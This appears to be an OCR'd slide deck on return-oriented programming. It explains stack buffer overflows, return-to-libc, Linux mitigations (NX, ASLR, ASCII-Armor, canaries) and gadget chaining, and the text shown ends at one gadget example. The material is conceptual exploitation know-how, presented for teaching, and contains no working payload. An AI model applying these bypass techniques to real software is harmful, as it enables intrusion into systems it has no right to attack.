
ROP Zombie
Idkwim
idkwim@gmail.com
COPYRIGHT © 2010 DASH REVERY
UNAUTHORIZED USE PROHIBITED ALL RIGHTS RESERVED

Who am I ?

idkwim in SecurityFirst

0x16 years old

Linux system security researcher

idkwim.tistory.com

choicy90@nate.com (Nate-On)

@idkwim

idkwim.linknow.kr

Why ROP Zombie ?

- Zombie PC ?? -> No !
- Return Oriented Programming (ROP)

Why ROP Zombie ?

- Rob Zombie
- Rock singer
- Movie director
- Fortunately :D

Why ROP Zombie ?

- Zombie PC ?? -> No !
- Return Oriented Programming (ROP)
- Exploit vs Mitigation
- Look like Zombie ;)

Clean up this point !

- Focus on modern Linux x86 system
  - Stack buffer overflow exploit on local environment

Hacking & Security SecurityFirst

Clean up this point !

- Multistage progress of ROP exploitation
  - Bypass memory protections

Agenda

- Buffer Overflow
- Mitigation techniques
- ROP
- DEMO
- Countermeasure
- Summary


Buffer Overflow

Input more values...


Buffer

Software flow control

<Vulnerable Program>




Advanced BOF




- Basic BOF : Code injection (shell, bind, reverse shell etc…)
- Basic RTL : Bypass NX, return to system() or exec()
- E-RTL : fake ebp, ret execl overflow ,ecx one byte overflow
- ROP : RTL + Borrowed code chunks (Gadget)

Basic BOF



- Primitive stack buffer overflow
- Impossible with NX
- Difficult with ASLR

Return to libc



- Bypass NX
- Difficult with ASLR & ASCII-Armor
  - Libc function's addresses
  - Arguments on stack
  - NULL byte

Mitigration techniques


- Non eXcutable (NX)
  - PaX, ExecShield
- Address Space Layout Randomization (ASLR)
  - Stack, heap, mmap, shared lib
  - PIE (Position Independent Executable)
- ASCII-Armor mapping
  - Lib addresses start with NULL byte
- Compilation protections
  - Stack Canary / Protector

NX, ASLR, ASCII-Armor

ASCII-Armor
Non-eXecutable
ASLR
No PIE


```
$ cat /proc/self/maps
002fe000-00484000 r-xp 00000000 fd:00 319655    /lib/libc-2.12.so
00484000-00486000 r--p 00185000 fd:00 319655    /lib/libc-2.12.so
00486000-00487000 rw-p 00187000 fd:00 319655    /lib/libc-2.12.so

08048000-08053000 r-xp 00000000 fd:00 151985    /bin/cat
08053000-08054000 rw-p 0000a000 fd:00 151985    /bin/cat
09673000-09694000 rw-p 00000000 00:00 0         [heap]

b7780000-b7781000 rw-p 00000000 00:00 0
b779c000-b779d000 rw-p 00000000 00:00 0
bfc24000-bfc39000 rw-p 00000000 00:00 0         [stack]
```

Non - eXecutable




- 1) CS Limit (exec-shield patch)
  - Software based data execution prohibition
  - Separates two sectors (executable & non-executable)
  - Put program code into the executable region
  - Other data and stack into non-executable region

Non - eXecutable




- 2) NX bit
  - Hardware based data execution prohibition
  - Give a distinction between code area and data area
  - Processor refuses to execute any code residing in marked NX bit areas of memory

Address Space Layout Randomization



- Shared lib, stack, heap, mmap addresses are randomized
- Difficult to predict the address of code or functions
- Brute force attack has limit (17bit might still be possible)

ASCII - Armor




- ASCII-Armor area which on x86 is the addresses 0-16mb
- Difficult to make a Return-to-libc call-chain
  (Two or more functions can not be called)

Bridge

heugyu heugyu π.π

Return Oriented Programming




- ROP : Return to libc + Borrowd Code Chunks
  = Return to instruction !!

Return Oriented Programming


Gadget

- Gadget : sequence of instructions ending with RET
- Can perform various operation using gadgets



Gadgets

Gadget




0x80484b4 : pop eax
ret

Load a value to the register

